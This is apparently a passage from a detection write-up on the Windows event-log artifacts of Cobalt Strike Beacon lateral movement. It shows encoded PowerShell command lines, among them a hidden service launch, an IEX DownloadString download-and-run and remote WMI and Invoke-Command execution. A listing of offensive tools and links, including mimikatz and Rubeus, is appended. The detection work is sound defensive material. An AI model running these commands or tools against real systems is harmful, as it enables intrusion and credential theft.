EMAYQBrADMALwB5AGsAOQA2AGIAYQBZAHAAOAAyADgAYQBPAHMAdQAwADkAagBwAHAAZQBsAEkALwByAHQASABrAGcAZgB2AHUATgBIAGQAaQA1AGYAYgBzADAAZgB1AH
oAZQBIAGcAegBsAHcAcAA5AC8AbgBZADEATgBLAGoAbgBCADcAUQBSAEIAMwBqAGwAawA0AHoAdwA1AG0AcwA1AG8AeAA2AGoAQwBSADcARgBUAEcAdwBBAGYAcAByAEcALw
BvAEMANgBqAFQAMAA2AGgAZwBaADAAOABxAE4AYQBjACsAVwByAGcAMgA0AHQAZABhADUASwBJAE8AOABTAHYAQQBKAEsAVwBOADgANwBrACsAYgBRAE4ATwB5AGcAVAAx
AGUAOQBYAC8AbwBQAE4ARAAzADEAbwBNAHgAbwBKAHIAMAB2AHIAVABnADcAWABYADkAcgBMAHQAYwBaAGwAagBLAEAAaABpAEgAVQBPAGMAawBqAGgAMgBKAEcAMwB

```
Log Name:         System
Source:           Service Control Manager    Logged:         7/10/2020 3:46:20 PM
Event ID:         7045                       Task Category:  None
Level:            Information                Keywords:       Classic
User:             TESTINGLAB\Administrator   Computer:       WIN-M46E489VVUE.testinglab.corp
OpCode:           Info
More Information: Event Log Online Help
```

Figure 6. Artifact generated by the jump psexec_psh Beacon command when executed on the remote system (click image to enlarge)

An example of the observed artifact as shown in Figure 6:


Service Name: 9df3724
Service File Name: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzA<Redacted>

The jump winrm Command

The jump winrm Beacon command establishes a Beacon on a remote system utilizing the Windows Remote Management (WinRM) interface (native on all Windows devices). When the jump winrm Beacon command is executed by an adversary through a Beacon session, the filesystem will generate an EID 400 event log (PowerShell Engine Startup) on the compromised system. The event created will contain the Cobalt Strike PowerShell command prefix in the HostApplication field. The generated event is not affected by the usage of any of the PowerShell-related Beacon commands.

Observations of jump winrm on the compromised system:

- The HostApplication field is set to powershell -nop -exec -bypass -EncodedCommand <base64-encoded-command>
- The base64 encoded command decodes to IEX (New-Object Net.Webclient).DownloadString(‘http://127.0.0.1:<ephemeral-port-number>/’)



Event 400, PowerShell (PowerShell)

General | Details

```
Engine state is changed from None to Available.

Details:
	NewEngineState=Available
	PreviousEngineState=None

	SequenceNumber=13

	HostName=ConsoleHost
	HostVersion=5.1.14393.1884
	HostId=3bc0e472-7ee0-4f21-a03f-6224a3da623f
	HostApplication=powershell -nop -exec bypass -EncodedCommand
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0
AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAyADgAMwA0ADUALwAnACkA
	EngineVersion=5.1.14393.1884
	RunspaceId=a0d16241-2e72-487e-a4b0-c1ad104f49e6
	PipelineId=
	CommandName=
	CommandType=
	ScriptName=
	CommandPath=
	CommandLine=
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	7/9/2020 12:44:01 PM
Event ID:	400	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	WIN-M46E489VVUE.testinglab.corp
OpCode:			
More Information:	Event Log Online Help		

Figure 7. Artifact generated by the jump winrm Beacon command when executed, on the compromised system (click image to enlarge)


An example of the observed artifact as shown in Figure 7:

HostApplication=powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAyADgAMwA0ADUALwAnACkADecoded Base64 Command: IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:28345/')

If a WinRM listener is not present on the remote system when the jump winrm command is executed, Cobalt Strike will create an EID 400 event log on the remote system, as shown in Figure 7.

Observations of an event created by jump winrm on the remote system:

- The HostApplication field is set to <path-to-PS-executable> -Version <PS-Version> -s -NoLogo -NoProfile



```
Event 400, PowerShell (PowerShell)

General  Details

Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ServerRemoteHost
        HostVersion=1.0.0.0
        HostId=9164d093-9a72-4f01-ad30-06bc3d9b1bdf
        HostApplication=c:\windows\syswow64\windowspowershell\v1.0\powershell.exe -Version 5.1 -s -NoLogo -NoProfile
        EngineVersion=5.1.14393.1884
        RunspaceId=a2fbe616-020e-4a17-b775-06fda5277ef0
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=

Log Name:          Windows PowerShell
Source:            PowerShell (PowerShell)    Logged:         7/2/2020 8:40:40 AM
Event ID:          400                        Task Category:  Engine Lifecycle
Level:             Information                Keywords:       Classic
User:              N/A                        Computer:       WIN-M46E489VVUE.testinglab.corp
OpCode:
More Information:  Event Log Online Help
```

Figure 8. Artifact generated by the jump winrm Beacon command when executed on the remote system (click image to enlarge)

An example of the observed artifact as shown in Figure 8:


HostApplication=c:\windows\syswow64\windowspowershell\v1.0\powershell.exe -Version 5.1 -s -NoLogo -NoProfile

The remote-exec wmi Command

The remote-exec wmi Beacon command executes a command on a remote system via WMI. When the remote-exec wmi command is executed, the filesystem will generate an EID 400 event log (PowerShell Engine Startup) on the compromised system with the standard Cobalt Strike PowerShell command prefix in the HostApplication field.

Observations of remote-exec wmi:

- The HostApplication field is set to powershell -nop -exec Bypass -EncodedCommand <base64-encoded-command>
- The base64 encoded command decodes to Invoke-WMIMethod win32_process -name create -argumentlist '<command>' -ComputerName <target>



```
Event 400, PowerShell (PowerShell)
General  Details

Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=13

        HostName=ConsoleHost
        HostVersion=5.1.14393.1884
        HostId=4dbf8a7d-cbf5-432b-be7a-37cf5d7f3574
        HostApplication=powershell -nop -exec bypass -EncodedCommand
SQBuAHYAbwBrAGUALQBXAE0ASQBNAGUAdABoAG8AZAAgAHcAaQBuADMAMgBfAHAAcgBvAGMAZQBzAHMAIAAtAG4AYQBtAGUAIABjAHIAZQBhAHQAZQAgAC0AYQByAGcAdQ
BtAGUAbgB0AGwAaQBzAHQAIAAnAHcAaABvAGEAbQBpACcAIAAtAEMAbwBtAHAAdQB0AGUAcgBOAGEAbQBlACAAVwBJAE4AMQAwAA==
        EngineVersion=5.1.14393.1884
        RunspaceId=5ce753d6-9a79-4c92-aba1-8daff982a649
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=

Log Name:         Windows PowerShell
Source:           PowerShell (PowerShell)    Logged:         7/9/2020 9:28:03 AM
Event ID:         400                        Task Category:  Engine Lifecycle
Level:            Information                Keywords:       Classic
User:             N/A                        Computer:       WIN-M46E489VVUE.testinglab.corp
OpCode:
More Information: Event Log Online Help
```

Figure 9. Artifact generated by the remote-exec wmi Beacon command when executed on the compromised system (click image to enlarge)

An example of the observed artifact as shown in Figure 9:


HostApplication=powershell -nop -exec Bypass -EncodedCommand SQBuAHYAbwBrAGUALQBXAE0ASQBNAGUAdABoAG8AZAAgAHcAaQBuADMAMgBfAHAAcgBvAGMAZQBzAHMAIAAtAG4AYQBtAGUAIABjAHIAZQBhAHQAZQAgAC0AYQByAGcAdQBtAGUAbgB0AGwAaQBzAHQAIAAnAHcAaABvAGEAbQBpACcAIAAtAEMAbwBtAHAAdQB0AGUAcgBOAGEAbQBlACAAVwBJAE4AMQAwAADecoded Base64 Command: Invoke-WMIMethod win32_process -name create -argumentlist 'whoami' -ComputerName WIN10

The remote-exec powershell Command

The remote-exec powershell Beacon command executes a command on a remote system via PowerShell remoting from a compromised system. When the remote-exec powershell command is executed, the filesystem will generate an EID 400 event log (PowerShell Engine Startup) on the compromised system. The event created will contain the standard Cobalt Strike PowerShell command prefix in the HostApplication field.

Observations of remote-exec powershell:

- The HostApplication field is set to powershell -nop -exec Bypass -EncodedCommand <base64-encoded-command>
- The Base64 encoded command decodes to Invoke-Command -ComputerName <target> -ScriptBlock { <command> }



Event 400, PowerShell (PowerShell)

General | Details

```
Engine state is changed from None to Available.

Details:
	NewEngineState=Available
	PreviousEngineState=None

	SequenceNumber=13

	HostName=ConsoleHost
	HostVersion=5.1.14393.1884
	HostId=be722e9f-15a5-4dd0-93fd-541bf8a84151
	HostApplication=powershell -nop -exec bypass -EncodedCommand
SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgADEAMAAuADAALgAwAC4AMQAwACAALQBTAGMAcgBpAHAAdABCAGwA
bwBjAGsAIAB7ACAAdwBoAG8AYQBtAGkAIAB9AA==
	EngineVersion=5.1.14393.1884
	RunspaceId=224994f8-cd08-412b-9b3b-8c8795ff9808
	PipelineId=
	CommandName=
	CommandType=
	ScriptName=
	CommandPath=
	CommandLine=
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	7/8/2020 5:03:48 PM
Event ID:	400	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	WIN-M46E489VVUE.testinglab.corp
OpCode:			
More Information:	Event Log Online Help		


Figure 10. Artifact generated by the remote-exec powershell Beacon command when executed on the compromised system (click image to enlarge)

An example of the observed artifact as shown in Figure 10:

HostApplication=powershell -nop -exec Bypass -EncodedCommand SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhA G0AZQAgADEAMAAuADAALgAwAC4AMQAwACAALQBTAGMAcgBpAHAAdABCAGwAbwBjAGsA IAB7ACAAdwBoAG8AYQBtAGkAIAB9AADecoded Base64 Command: Invoke-Command -ComputerName 10.0.0.10 -ScriptBlock { whoami }


KIT TOOLS

https://github.com/CyberSecurityUP/Red-Team-Management/tree/main/Adversary%20Emulation/Tools



365-Stealer.zip	Add files via upload	2 months ago
ADSearch.zip	Add files via upload	2 months ago
ArtifactKit Cobalt Strike.zip	Add files via upload	2 months ago
ElevateKit.zip	Add files via upload	2 months ago
PEASS-ng.zip	Add files via upload	2 months ago
PowerUpSQL.zip	Add files via upload	2 months ago
Rubeus.zip	Add files via upload	2 months ago
Seatbelt.zip	Add files via upload	2 months ago
SharPersist.zip	Add files via upload	2 months ago
SharpUp.zip	Add files via upload	2 months ago
SharpView.zip	Add files via upload	2 months ago
SharpWMI.zip	Add files via upload	2 months ago
SweetPotato.zip	Add files via upload	2 months ago
ThreatCheck.zip	Add files via upload	2 months ago
mimikatz.zip	Add files via upload	2 months ago

https://github.com/CyberSecurityUP/Red-Team-Management/tree/main/Adversary%20Emulation/Cheat%20Sheet



CyberSecurityUP Create CheatSheet.md f55bb68 on 21 Sep

..

Beacon.pdf	Add files via upload	2 months ago
CheatSheet.md	Create CheatSheet.md	2 months ago
Empire.pdf	Add files via upload	2 months ago
PowerSploit.pdf	Add files via upload	2 months ago
PowerUp.pdf	Add files via upload	2 months ago
PowerView.pdf	Add files via upload	2 months ago

Extras

https://posts.specterops.io/offensive-lateral-movement-1744ae62b14f

https://hausec.com/2021/07/26/cobalt-strike-and-tradecraft/

https://github.com/DeEpinGh0st/Erebus

https://github.com/N7WEra/SharpAllTheThings

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/abusing-ad-mssql

https://www.rapid7.com/db/modules/exploit/windows/mssql/mssql_payload/

https://www.hackingarticles.in/mssql-for-pentester-command-execution-with-xp_cmdshell/

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MSSQL%20Injection.md

https://www.tarlogic.com/blog/red-team-tales-0x01/

https://www.youtube.com/watch?v=LYo_Qa2_VPU

https://ijustwannared.team/tag/smb-relay/

https://outflank.nl/blog/2017/09/17/blogpost-cobalt-strike-over-external-c2-beacon-home-in-the-most-obscure-ways/

https://github.com/CyberSecurityUP/Red-Team-Management/blob/main/Adversary%20Emulation/Cobalt%20Strike%20-%20Cheat%20Sheet.md

https://github.com/SecWiki/windows-kernel-exploits